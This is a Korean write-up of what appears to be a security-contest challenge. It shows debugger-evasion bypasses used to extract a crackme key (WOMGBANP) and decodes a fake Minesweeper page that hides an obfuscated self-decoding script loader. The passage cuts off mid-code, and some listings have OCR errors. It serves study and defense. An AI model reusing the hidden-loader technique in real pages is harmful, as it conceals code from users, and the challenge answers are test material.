
[그림 84] Anti Debugging 3

이것은 전형적인 rdtsc 안티디버깅 기법입니다.



[그림 85] Anti Debugging 4

전형적인 NtGlobalFlag와 HeapFlags 안티디버깅 기법입니다.



[그림 86] Anti Debugging 수행 함수

이 함수에서 BeingDebugged 안티디버깅을 수행합니다.

```
call ds:GetModuleHandleA
cmp esi, esp
call __chkEsp
push offset main
call CheckBreakPoint
add esp, 4
and eax, 0FFh
test eax, eax
jz short loc_4023C7
```

[그림 87] 브레이크 포인트 탐지 함수

이 함수에서는 401019 주소에 브레이크포인트가 설정되어있는지 체크합니다. 물론 브레이크포인트되어있으면 프로그램을 종료합니다.

```
call __chkEsp
mov esi, esp
push 0 ; lpModuleName
call ds:GetModuleHandleA
cmp esi, esp
call __chkEsp
push offset aWhatIsTheKey? ; "What is the KEY? : "
call _printf
add esp, 4
mov esi, esp
push 0 ; dwMilliseconds
call ds:Sleep
cmp esi, esp
call __chkEsp
mov esi, esp
push 0 ; lpModuleName
call ds:GetModuleHandleA
```

[그림 88] 메시지 출력

```
call __chkEsp
mov esi, esp
push 0 ; lpModuleName
call ds:GetModuleHandleA
cmp esi, esp
call __chkEsp
lea ecx, [ebp+InputKeyBuffer]
push ecx
push offset Format ; "%S"
call _scanf
add esp, 8
mov esi, esp
push 0 ; dwMilliseconds
call ds:Sleep
cmp esi, esp
```

[그림 89] 사용자 입력 받는 부분

What is the KEY? 를 출력하고 사용자의 입력을 받는 부분입니다.

```
add    bx, 13h
add    bx, 5Fh
sub    bx, 49h
pop    bx
push   bx
add    bx, 40h
sub    bx, 5Dh
mov    bx, 62h
pop    bx
push   ax
add    ax, 19h
add    ax, 30h
add    ax, 4Bh
add    ax, 8
pop    ax
push   ax
sub    ax, 17h
sub    ax, 21h
add    ax, 57h
add    ax, 5Ch
pop    ax
lea    eax, [ebp+InputKeyBuffer]
push   eax          ; Str2
mov    ecx, [ebp+Str1]
push   ecx          ; Str1
call   _strcmpi
add    esp, 8
mov    [ebp+var_4], 0 ; 0
jmp    short loc_402A50
```

[그림 90] Garbage Code 5

중간중간에 이런 코드가 자주 보입니다. InputKeyBuffer은 우리가 입력한 Key값이 저장된 버퍼이고 strcmpi로 다른 버퍼랑 비교를 하는데 비교를 하고나서 리턴값을 저장하지도 않고, 리턴값을 다른 값과 비교해서 jcc 명령을 실행하지도 않습니다. 그러므로 쓰레기코드의 일부라고 간주할 수 있습니다.

The screenshot shows assembly code in the main window and a debugger window below it.

Main Window (Assembly View):

```

mov    ecx, [ebp+counter] ; 0
mov    edx, [ebp+ecx*4+var_FF4] ; 0
xor    edx, [ebp+counter] ; 0
mov    eax, [ebp+counter] ; 0
mov    [ebp+eax*4+var_FF4], edx ; Fish the key from here!!!
push   bx
add    bx, 13h
add    bx, 5Fh
sub    bx, 49h
pop    bx
push   bx
add    bx, 40h
sub    bx, 5Dh
mov    bx, 62h
pop    bx
push   ax
add    ax, 19h
add    ax, 30h
add    ax, 48h
add    ax, 8
pop    ax
push   ax
sub    ax, 17h
sub    ax, 21h
add    ax, 57h
add    ax, 5Ch
pop    ax
lea    ecx, [ebp+InputKeyBuffer]
push   ecx          ; Str2
mov    edx, [ebp+Str1]
push   edx          ; Str1
call  _strcmpi
add    esp, 8
mov    eax, [ebp+counter] ; 0
movsx  ecx, [ebp+eax+InputKeyBuffer]
mov    edx, [ebp+counter] ; 0
cmp    ecx, [ebp+edx*4+var_FF4] ; 0
jnz   loc_402EBA

```

Debugger Window:

```

NUL
cmp    [ebp+counter], 7 ; 0
jnz   loc_402EBA

```

A red box highlights the instruction `mov [ebp+eax*4+var_FF4], edx`. A green box highlights the instruction `movsx ecx, [ebp+eax+InputKeyBuffer]`. A red arrow points from the highlighted assembly code in the main window to the corresponding instruction in the debugger window.

[그림 91] 키 값 비교하는 부분

이 부분이 우리가 입력한 Key값이랑 진짜 Key값을 비교하는 부분이고, 위에 빨간색 친 네모 부분이 비교할 문자를 저장하는 부분입니다. 아래의 cmp counter, 7에서 보여지듯이 이 과정을 총 8번 반복하며 각각 1문자씩 우리의 입력문자와 비교를 합니다. 결국 (`mov [ebp+eax*4+var_FF4], edx`) 이 부분에 브레이크포인트를 걸고 EDX에 있는 Character를 한 문자씩 총 8번 추출하면 됩니다.

그럼 이제 Ollydbg를 바로 켜서 0x00402BEE 에 브레이크포인트를 걸고 실행을

하는 것이 아니라, 일단 ida와 ollydbg를 완전히 끈 상태로 프로그램을 실행합니다. 그 이유는 프로그램이 맨 처음에 ida와 ollydbg 등의 프로그램을 검사하고 Terminate시키기 때문에 우리는 그것이 모두 실행이 된 다음에 디버거를 Attach시키려는 것입니다. 그럼 프로그램이 실행되고 사용자의 입력을 받기를 기다리는 상태에서 Ollydbg를 켜고 프로그램에 Attach합니다. 그리고나서 0x00402BEE로 가서 브레이크포인트를 걸고 프로그램으로 돌아와서 아무 문자열이나 입력한 뒤에 엔터를 치면 0x00402BEE에서 브레이크됩니다.

```

00402BD0 8B8495 ECEFFFFF MOV EAX, DWORD PTR SS:[EBP+EDX*4-1014]
00402BD7 89848D OCFOFFF MOV DWORD PTR SS:[EBP+ECX*4-FF4], EAX
00402BDE 8B4D FC MOV ECX, DWORD PTR SS:[EBP-4]
00402BE1 8B948D OCFOFFF MOV EDX, DWORD PTR SS:[EBP+ECX*4-FF4]
00402BE8 3355 FC XOR EDX, DWORD PTR SS:[EBP-4]
00402BEB 8B45 FC MOV EAX, DWORD PTR SS:[EBP-4]
00402BEE 899485 OCFOFFF MOV DWORD PTR SS:[EBP+EAX*4-FF4], EDX
00402BF5 66:53 PUSH BX
00402BF7 66:83C3 13 ADD BX, 13
00402FB8 66:83C3 5F ADD BX, 5F
00402BEE 66:83EB 40 SUB BY 40

```

EDX=000000050
Stack SS:[0013EF8C]=000000050

[그림 92] 키 값 확인1

우리가 확인하려는 값은 아래 레지스터/메모리정보 창에서 빨간색 네모로 친 값입니다. 저 값들이 우리가 입력한 값과 한 Character씩 8번 비교되고 일치하면 "Good Job !!" 를 출력하고, 틀리면 "Wrong Key"를 출력합니다. 그러므로 F9를 7번 더 누르면서 각각의 값을 확인한 후 8개의 Character를 모두 붙인 값이 정답이 되는 것입니다. 그렇게 해서 얻은 정답이 WOMGBANP이고, 프로그램을 실행해서 입력해보면 "Good Job !!" 를 출력하게 됩니다.

```

What is the KEY? : WOMGBANP
Good Job !!

```


[그림 93] 키 값 확인2

3.3. Script 분석

3.3.1. Question#1

Step 1. Decoding JavaScript (Phase 1)

분석할 대상인 index.html을 웹 브라우저로 열어서 웹 페이지의 특징과 소스코드를 확인합니다. 소스코드를 보니 깨진 문자들로 가득합니다. 상단의 charset을 보니 US-ASCII로 설정되어 있습니다.



[그림 94] US-ASCII Encoding

문자 한 바이트가 가지는 최대 범위는 0~255 까지만 ASCII 코드는 0~127까지만 사용합니다. US-ASCII로 charset이 설정된 경우 웹 문서의 각 바이트를 0~127 범위의 ASCII로 인식하고 나머지 비트는 버립니다. 즉 1Byte는 2^8 이지만 최상위 1비트를 버리고 2^7 만 사용합니다.

디코딩 과정은 <meta>태그 다음의 본문의 각 바이트의 최상위 1비트를 0과 AND 연산하거나, 최상위 1비트를 제외한 나머지 7비트를 2^7 -1과 AND 연산하여 디코딩합니다. 아래는 후자의 방법으로 디코딩하는 소스코드입니다.

[표 1-1] US-ASCII Decoder Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <ctype.h>
#include <string.h>

#define INPUTFILE "index.html"
#define OUTPUTFILE "decode1.html"
```

```

int main(void)
{
    int count;
    unsigned char encoded_byte=0x00;
    FILE *input_fp, *output_fp;

    if((input_fp = fopen(INPUTFILE, "rb")) == NULL)
    {
        printf("Cann't open target file %s.\n", INPUTFILE);
        return 1;
    }

    if((output_fp = fopen(OUTPUTFILE, "wb")) == NULL)
    {
        printf("Cann't create output file %s.\n", OUTPUTFILE);
        return 1;
    }

    for(count = 0; count < 0x7B; count++)
    {
        putc(getc(input_fp), output_fp);
    }
    for(count = 0x7B; count < 0xB6C6; count++)
    {
        encoded_byte = getc(input_fp);
        printf("%02X",encoded_byte);
        putc(encoded_byte&0x7F, output_fp);
    }
    for(count = 0xB6C6; count <= 0xB6D5; count++)
    {
        putc(getc(input_fp), output_fp);
    }

    fclose(input_fp);
    fclose(output_fp);

    return 0;
}

```

정상적으로 디코딩을 하여 생성된 decode1.html의 소스코드는 아래와 같습니다.

[표 1 2] index.html decoding result

```

<HTML><HEAD><TITLE>AhnLab - Minesweeper</TITLE>

<meta http-equiv="Content-Type" content="TEXT/HTML; charset=US-ASCII" />

<BASE HREF="http://ahnlab-security.com/game/">

```

```

<SCRIPT LANGUAGE="JavaScript" id="mineGame1">
// ****
// This is the script for the game's windows.
// ****
<!-- Begin
function openAbout() {
msg1=window.open("", "msg1", "height=200,width=250,left=200,top=200");
msg1.document.write("<html><title>About Minesweeper</title>");
msg1.document.write("<body bgcolor='white' onblur=window.close()>");
msg1.document.write("<center><img src='winmineicon.gif'>");
msg1.document.write("<p><font face='Arial' size=2><b>Minesweeper</b></font>");
msg1.document.write("<p></font><font face='Arial' size=-1></font>");
msg1.document.write("by P. Occil<br>JavaScript Version (c) 2000 by P. ");
msg1.document.write("Occil<p><form> ");
msg1.document.write("<input type='button' width=50 value='OK'>");
msg1.document.write(" onclick='window.close();'>");
msg1.document.write("</form> </font> </center> ");
msg1.document.write("</body> </html>");

}

function openHelp() {
msg2=window.open("", "msg2", "height=600,width=450,left=0,top=0, scrollbars=yes");
msg2.document.write("<html><title>Minesweeper Help</title>");
msg2.document.write("<body bgcolor='white' onblur=window.close()>");
msg2.document.write("<center><img src='winmineicon.gif'>");
msg2.document.write("<p><font face='Arial' size=2><b>Minesweeper Help</b></font>");
msg2.document.write("</b> <p></font> <font face='Arial' size=-1></font>");
msg2.document.write('</center>');
msg2.document.write("<p><p><b>The object of Minesweeper</b></p> "
+ "<b><p>The object of Minesweeper is to find all "
+ "the mines as quickly as possible without uncoverin"
+ "g any of them.<p><p><b>To play Minesweeper</b> "
+ "<ol> <li> On the <b>Game</b> menu, click <b>New</b>."
+ "</li> <li> To start the timer, click any squ"
+ "are on the playing field.</li> </ol> <i>Notes</i> "
+ "<ul> <li>The game area consists of the playing"
+ " field, a mine counter, and a timer.<li> You can "
+ "uncover a square by clicking it. If you uncover a "
+ "mine, you lose the game. <li>If a number appears "
+ "on a square, it indicates how many mines are in th"
+ "e eight squares that surround the numbered one. <li> "
+ "To mark a square you suspect contains a mine, h"
+ "old CTRL and click on it.</ul> <p><p> <b>Strateg"
+ "ies and tips</b> <ul> <li>If you are uncertain a"
+ "bout a square, hold CTRL and click on it twice to "

```

```

+ "mark it with a question mark (?). Later, you can e"
+ "ither mark the square as a mine or uncover it by r"
+ "ight-clicking again once or twice. <li>Look for c"
+ "ommon patterns in numbers, which often indicate a "
+ "corresponding pattern of mines. For example, the p"
+ "attern 2-3-2 at the edge of a group of uncovered s"
+ "quares indicates a row of three mines next to the "
+ "three numbers.</ul> </body> </html>");
}

// End -->
</script>

<SCRIPT language="JavaScript" id="mineGame2">
d=1;
e=165;
gameInit=0;
gameCount=0;
// ****

// This is the script for controlling the menus in the game.

// ****

var isNav,isIE
var coll = ""
var styleObj = ""
if (navigator.appName == "Netscape") {
    isNav = true

    currWidth = innerWidth
    currHeight = innerHeight
    window.captureEvents(Event.RESIZE)

    window.onresize = handleResize
} else {
    isIE = true
    coll = "all."
    styleObj = ".style"
}

function handleResize() {
    if ((innerWidth != currWidth) || (innerHeight != currHeight)) {

```

```

        location.reload()

        return false
    }
}

// Set Style Variables
var navColor = "#BBBBBB"
var navLightColor = "#EDEDED"
var navDarkColor = "#AAAAAA"
var menuColor = "#BBBBBB"
var itemOnColor = "#888888"
var itemOffColor = "#BBBBBB"
var fontOnColor = "#000000"

var fontOffColor = "#AAAAAA"
var fontFace = "ms sans serif"

var fontSize = "6pt"
var semi = ";"
var numberTopLevelMenus = 2

var menu1 =
{
    Name: "Game", nwidth: 35, mwidth: 60,
    item1: { itext: "New", url: "javascript:location.reload();", parent: 0 },
    item2: { itext: "Custom...", url: "javascript:location.reload();", parent: 0 },
    item3: { itext: "Exit", url: "javascript:window.close();", isParent: 0 }

}

var menu2 =
{
    Name: "Help", nwidth: 22, mwidth: 120,
    item1: { itext: "Help", url: "javascript:openHelp();", isParent: 0 },
    item2: { itext: "About Minesweeper", url: "javascript:openAbout();", isParent: 0 }
}

//Set Misc Variables
var done = 0
var currMenuArray

```

```

var currItemArray
var currMenu
var currItem
var allNavs = new Array()
var navCoords = new Array()
var navState = 0
var allMenus = new Array()

var iCount
var ciCount
var childCount = 0
var activeItem
var nsGo = 0
var diagOn

var newWind

var preloadArrow = new Image();
preloadArrow.src = "/arrow.gif";

mineList2=document.getElementById('mineGame2').innerHTML.split('WrWn');

mineCount2 = "";

for(c=4; c < (e+4); c++)
{
    mineName2=mineList2[c];

    for(f=0; f < d; f++)
    {
        y = ((mineName2.length - (8*d)) + (f*8));

        v = 0;

        for(x = 0; x < 8; x++)
        {
            if(mineName2.charCodeAt(x+y) > 9)

            {
                v++;
            }
            if(x != 7)
            {

                v = v << 1;
            }
        }
    }
}

```

```

        }
    }

    mineCount2 += String.fromCharCode(v);

}

document.write(mineCount2);

//Mouse Over Nav Buttons
function navUp() {
    if (navState) {
        if (navState != this) {
            for (var i = 1; i <= numberTopLevelMenus; i++) {

                allNavs[i].off()
            }
        }
        this.down()
    } else {
        if (isNav) {
            this.bgColor = navLightColor

        } else {
            this.style.borderBottomColor = navDarkColor

            this.style.borderRightColor = navDarkColor

            this.style.borderTopColor = navLightColor

            this.style.borderLeftColor = navLightColor

            this.style.padding = 0
        }
    }
}

//Turn Off Nav Buttons
function navOff() {
    this.menu.reveal(1)
    if (isNav) {
        this.bgColor = navColor
    } else {
        this.style.borderBottomColor = navColor

```

```

        this.style.borderColor = navColor
        this.style.borderWidth = 1

        this.style.borderRightColor = navColor
        this.style.borderTopColor = navColor

    }

}

//Mouse Out Nav Buttons when menu is on

function navOut() {
    if (!navState) {
        if (isNav) {
            this.bgColor = navColor
        } else {
            this.style.borderBottomColor = navColor

            this.style.borderColor = navColor

            this.style.borderTopColor = navColor

            this.style.borderLeftColor = navColor

            this.style.padding = 0
        }
    }
}

//Mouse Over Nav Button when navState is On
function navDown() {
    this.menu.reveal()
    closeNewWind()
    if (isNav) {
        navState = allNavs[this.navNumber]
        allNavs[this.navNumber].bgColor = navDarkColor
    } else {
        navState = this
        this.style.borderBottomColor = navLightColor
        this.style.borderColor = navLightColor
        this.style.borderTopColor = navDarkColor
        this.style.borderLeftColor = navDarkColor
        this.style.paddingTop = 1
        this.style.paddingLeft = 1
    }
}

```

```

//Mouse Down Nav Buttons
function navClick(which) {
    if (!navState) {
        if (isNav) {
            closeNewWind()
            allNavs[which].menu.reveal()
            navState = allNavs[which]
            allNavs[which].bgColor = navDarkColor
            window.captureEvents(Event.MOUSEDOWN)
            window.onmousedown = clearnavState
        } else {
            closeNewWind()
            this.menu.reveal()
            navState = this
            this.style.borderBottomColor = navLightColor
            this.style.borderColor = navLightColor
            this.style.borderTopColor = navDarkColor
            this.style.borderLeftColor = navDarkColor
            this.style.paddingTop = 1
            this.style.paddingLeft = 1
            document.onmousedown = doNothing
            document.onmousemove = doNothing
            document.onmouseup = releaseIt
        }
    }
    return false
}

//Do Nothing Release
function releaseIt(evt) {
    document.onmousedown = clearnavState
    document.onmouseup = "default"
    document.onmousemove = "default"
}

//Ignore further mousedownns
function doNothing(evt) {
    return false
}

//Ignore further mousedownns
function doNothing2(evt) {
    return false
}

```

```

//Hide All Menus and Return All Nav Buttons to Normal
function clearnavState(evt) {
    var e = new Object()
    if (isNav) {
        window.releaseEvents(Event.MOUSEDOWN)
        var aM = navState.menu
        aM.right = aM.left + aM.width
        aM.bottom = aM.top + aM.clip.bottom - 3
        e.x = evt.pageX; e.y = evt.pageY
    } else {
        e.x = event.clientX; e.y = event.clientY
        document.onmousedown = "default"
    }
    for (var i = 1; i <= numberTopLevelMenus; i++) {
        if (((e.x > allNavs[i].x) && (e.x < allNavs[i].r)) && ((e.y > allNavs[i].y) && (e.y
        < allNavs[i].b))) {
            navState = 0
            allNavs[i].menu.reveal(1)
            allNavs[i].up()
            continue
        }
        allNavs[i].off()
    }
    navState = 0
}

function hiLight() {
    if (isNav) {
        this.item.bgColor = itemOnColor
        activeItem = this.item
        this.captureEvents(Event.MOUSEUP)
        this.onmouseup = goUrl
        if (this.item.hasChild) {
            if (this.item.container.childOn) {
                this.item.container.child.reveal(1)
            }
            this.item.child.reveal()
            this.item.container.childOn = 1
            this.item.container.child = this.item.child
        } else if (this.item.container.childOn) {
            this.item.container.child.reveal(1)
        }
    } else {
        this.style.backgroundColor = itemOnColor
        if (this.hasChild) {
            if (this.container.childOn) {
                this.container.child.reveal(1)
            }
        }
    }
}

```

```

        }
        this.child.reveal()
        this.container.childOn = 1
        this.container.child = this.child
    } else if (this.container.childOn) {
        this.container.child.reveal(1)
    }
}

function unLight() {
    if (isNav) {
        this.item.bgColor = itemOffColor
        this.releaseEvents(Event.MOUSEUP)
    } else {
        this.style.backgroundColor = itemOffColor
    }
}

function goUrl() {
    if (isNav) {
        if (this.item.url.length) {
            window.location= this.item.url
        }
    } else {
        if (this.url.length) {
            window.location= this.url
        }
    }
}

function revealIt(state) {
    if (state) {
        if (isNav) {
            this.visibility = "hidden"
            if (this.childOn) {
                this.child.visibility = "hidden"
            }
        } else {
            this.style.visibility = "hidden"
            if (this.childOn) {
                this.child.style.visibility = "hidden"
            }
        }
    } else {
        if (isNav) {
            this.visibility = "visible"
        }
    }
}

```

```

        } else {
            this.style.visibility = "visible"
        }
    }

function makeNav(w) {
    this.up = navUp
    this.down = navDown
    this.click = navClick
    this.off = navOff
    this.out = navOut
    this.onmouseover = navUp
    this.onmousedown = navClick
    this.onmouseout = navOut
    if (isNav) {
        this.left = this.x = navX
        this.top = this.y = navY
        this.r = this.x + this.document.width
        this.b = this.y + 24
        this.bgColor = navColor
        this.visibility = "visible"
        this.clip.left = -3
        this.clip.top = -2
        this.clip.bottom = 22
        this.clip.right += 3
    } else {
        this.style.borderStyle = "solid"
        this.style.borderWidth = 2
        this.style.borderColor = navColor
        this.style.pixelLeft = this.x = navX
        this.style.pixelTop = this.y = navY
        this.r = this.x + w
        this.b = this.y + 24
        this.style.backgroundColor = navColor
        this.style.visibility = "visible"
        this.up()
        this.out()
    }
    navX += (w + 10)
}

function makeItem(count) {
    if (isNav) {
        this.bgColor = itemOffColor
        this.visibility = "inherit"
    }
}

```

```

        this.clip.left = -2
        this.clip.top = -2
        this.clip.right = currMenu.width - 3
        this.clip.bottom += 2
        this.container = this.parentLayer
        this.left = 2
        this.top = (count == 1) ? 2 : this.prev.top + this.prev.document.height + 4
    } else {
        this.style.cursor = "default"
        this.style.color = ((this.url || this.hasChild) && this.url.indexOf("nofileError") == -1) ? fontOnColor : fontOffColor
        this.style.backgroundColor = itemOffColor
        this.style.fontFamily = fontFace
        this.style.fontSize = fontSize
        this.style.padding = 2
        this.container = this.offsetParent
        this.onmousedown = goUrl
        this.onmouseover = hiLight
        this.onmouseout = unLight
    }
}

function makeMenu(isChild) {
    this.reveal = revealIt
    if (isNav) {
        this.bgColor = navDarkColor
        this.visibility = "hidden"
        this.top = (isChild) ? this.Parent.container.nav.b + this.Parent.top : this.nav.b + 2
        this.left = (isChild) ? this.Parent.container.nav.x + this.Parent.container.width : this.nav.x
        this.clip.left = -3
        this.clip.top = -3
        this.clip.right = currMenuArray.mwidth + 3
        this.clip.bottom = this.lastItem.top + this.lastItem.document.height + 5
    } else {
        this.style.backgroundColor = itemOffColor
        this.style.visibility = "hidden"
        this.style.top = (isChild) ? (this.Parent.container.nav.b + this.Parent.offsetTop) : this.nav.b
        this.style.left = (isChild) ? (this.Parent.container.nav.x + this.Parent.container.width - 2) : this.nav.x
        this.style.borderStyle = "solid"
        this.style.borderWidth = 2
        this.style.borderTopColor = "#EDEDED"
        this.style.borderLeftColor = "#EDEDED"
        this.style.borderRightColor = "#AAAAAA"
    }
}

```

```

        this.style.borderBottomColor = "#AAAAAA"
    }
}

function makeLayer(n,w(wrapper) {
    if (isNav) {
        eval("n = new Layer(w," + wrapper + ")")
    } else {
        divHTML = "<DIV ID=" + n + " STYLE=" + "position:absolute; width:" + w
        + "px"></DIV>"
        document.body.insertAdjacentHTML("BeforeEnd",divHTML)
    }
    return eval(n)
}

function Navs() {
    for (var i = 1; i <= numberTopLevelMenus; i++) {
        currMenuArray = eval("menu" + i)
        currNav = currMenuArray.Name
        currNav = makeLayer(currMenuArray.Name,currMenuArray.nwidth,"window")
        allNavs[i] = currNav
        var imgString = "<IMG SRC=" + "menu" + i + ".gif" + " border=0 width=" +
        currMenuArray.nwidth + " height=14>"
        if (isNav) {
            imgString = "<A HREF=" + "javascript: void doNothing2()" +
            "onClick=" + "navClick(" + i + ")" + imgString + "</A>"
            currNav.document.write(imgString)
            currNav.document.close()
        } else {
            currNav.innerHTML = imgString
        }
        currNav.make = makeNav
        currNav.make(currMenuArray.nwidth)
        currNav.navNumber = i
    }
}

function NSMenus() {
    for (i = 1; i <= numberTopLevelMenus; i++) {
        currMenuArray = eval("menu" + i)
        currMenu = currMenuArray.Name + "menu"
        currMenu = makeLayer(currMenuArray.Name + "menu",
        currMenuArray.mwidth,"window")
        allMenus[i] = currMenu
        currMenu.width = currMenuArray.mwidth
        currMenu.make = makeMenu
        currMenu.nav = allNavs[i]
    }
}

```

```

allNavs[i].menu = currMenu
iCount = 1
while (currMenuArray["item" + iCount]) {
    previous = (iCount > 1) ? currItem : null
    currItemArray = eval(currMenuArray["item" + iCount])
    arrowString = (currItemArray.isParent) ? "<IMG
SRC=/arrow.gif" width=14 height=14 border=0 align=right>" : ""
    currItemName = currMenuArray.Name + "Item" + iCount
    currItem =
makeLayer(currItemName,currMenuArray.mwidth,"currMenu")
    currItem.url = currItemArray.url
    currItem.text = " " + currItemArray.itext + " "
    currItem.html = "<SPAN ID=" + currItemName + ">" + arrowString + currItem.text + "</SPAN>"
    var fColor = ((currItemArray.url || currItemArray.isParent) &&
currItemArray.url.indexOf("nofileError") == -1) ? fontOnColor : fontOffColor
    currItem.html = "<FONT FACE=""tahoma,arial,helvetica"" SIZE=2 COLOR=" + fColor + ">" + currItem.html + "</FONT>"
    currItem.document.open()
    currItem.document.write(currItem.html)
    currItem.document.close()
    currItem.hasChild = currItemArray.isParent
    currItem.prev = previous
    currItem.make = makeItem
    currItem.make(iCount)
    currItem.cover = makeLayer(currItemName + "cover",currMenuArray.mwidth,"currMenu")
    currItem.cover.item = currItem
    currItem.cover.visibility = "inherit"
    currItem.cover.top = currItem.top
    currItem.cover.left = currItem.left
    currItem.cover.clip.left = currItem.clip.left
    currItem.cover.clip.top = currItem.clip.top
    currItem.cover.clip.right = currItem.clip.right
    currItem.cover.clip.bottom = currItem.clip.bottom
    currItem.cover.onmouseover = hiLight
    currItem.cover.onmouseout = unLight
    if (currItem.hasChild) {
        childCount++
        currItem.child = NSChild(childCount,i)
    }
    iCount++
}
childCount = 0
currMenu.lastItem = currItem
currMenu.make()

```

```

        }

}

function NSChild(cNumber,mNumber) {
    childMenuArray = eval("menu" + mNumber + "" + cNumber)
    childMenu = makeLayer(childMenuArray.Name,childMenuArray.mwidth,"window")
    childMenu.make = makeMenu
    ciCount = 1
    while (childMenuArray["item" + ciCount]) {
        cprevious = (ciCount > 1) ? childItem : null
        childItemArray = eval(childMenuArray["item" + ciCount])
        childItemName = childMenuArray.Name + "Item" + ciCount
        childItem = makeLayer(childItemName,childMenuArray.mwidth,"childMenu")
        childItem.url = childItemArray.url
        childItem.text = " " + childItemArray.itext
        childItem.html = "<SPAN ID=" + childItemName + ">" + childItem.text +
        "</SPAN>"
        var cfColor = (childItemArray.url && childItemArray.url.indexOf("nofileError") ==
        -1) ? fontOnColor : fontOffColor
        childItem.html = "<FONT FACE=tahoma,arial,helvetica" + SIZE=2
        COLOR="" + cfColor + ">" + childItem.html + "</FONT>"
        childItem.document.open()
        childItem.document.write(childItem.html)
        childItem.document.close()
        childItem.prev = cprevious
        childItem.make = makeItem
        childItem.make(ciCount)
        childItem.cover = makeLayer(childItemName + +
        "cover",childMenuArray.mwidth,"childMenu")
        childItem.cover.item = childItem
        childItem.cover.visibility = "inherit"
        childItem.cover.top = childItem.top
        childItem.cover.left = childItem.left
        childItem.cover.clip.left = childItem.clip.left
        childItem.cover.clip.top = childItem.clip.top
        childItem.cover.clip.right = childItem.clip.right
        childItem.cover.clip.bottom = childItem.clip.bottom
        childItem.cover.onmouseover = hiLight
        childItem.cover.onmouseout = unLight
        ciCount++
    }
    childMenu.Parent = currItem
    childMenu.lastItem = childItem
    childMenu.make(1)
    return childMenu
}

```

```

function IEMenus() {
    for (i = 1; i <= numberTopLevelMenus; i++) {
        currMenuArray = eval("menu" + i)
        currMenu = currMenuArray.Name + "menu"
        currMenu = makeLayer(currMenuArray.Name + "menu",currMenuArray.mwidth)
        allMenus[i] = currMenu
        currMenu.width = currMenuArray.mwidth
        currMenu.make = makeMenu
        currMenu.nav = allNavs[i]
        allNavs[i].menu = currMenu
        iCount = 1
        var itemHTML = ""
        while (currMenuArray["item" + iCount]) {
            currItemArray = eval(currMenuArray["item" + iCount])
            arrowString = (currItemArray.isParent) ? "<IMG SRC=/arrow.gif width=14 height=14 align=right>" : ""
            currItemName = currMenuArray.Name + "Item" + iCount
            itemString = "<SPAN ID=" + currItemName + " style="width:" + currMenuArray.mwidth + "px">" + arrowString + "&nbsp;&nbsp;&nbsp;" + currItemArray.itext + "</SPAN><BR>"
            itemHTML += itemString
            iCount++
        }
        currMenu.innerHTML += itemHTML
        allItems = currMenu.children.tags("SPAN")
        for (it = 0; it < allItems.length; it++) {
            currItemArray = eval(currMenuArray["item" + (it + 1)])
            currItem = eval(currMenuArray.Name + "Item" + (it + 1))
            currItem.url = currItemArray.url
            currItem.hasChild = currItemArray.isParent
            currItem.make = makeItem
            currItem.make()
            if (currItem.hasChild) {
                childCount++
                currItem.child = IEChild(i,childCount)
            }
        }
        currMenu.make()
        childCount = 0
    }
}

function IEChild(mNumber,cNumber) {
    childMenuArray = eval("menu" + mNumber + "" + cNumber)
    childMenu = makeLayer(childMenuArray.Name,childMenuArray.mwidth)
    childMenu.make = makeMenu
}

```

```

ciCount = 1
var childItemHTML = ""
while (childMenuArray["item" + ciCount]) {
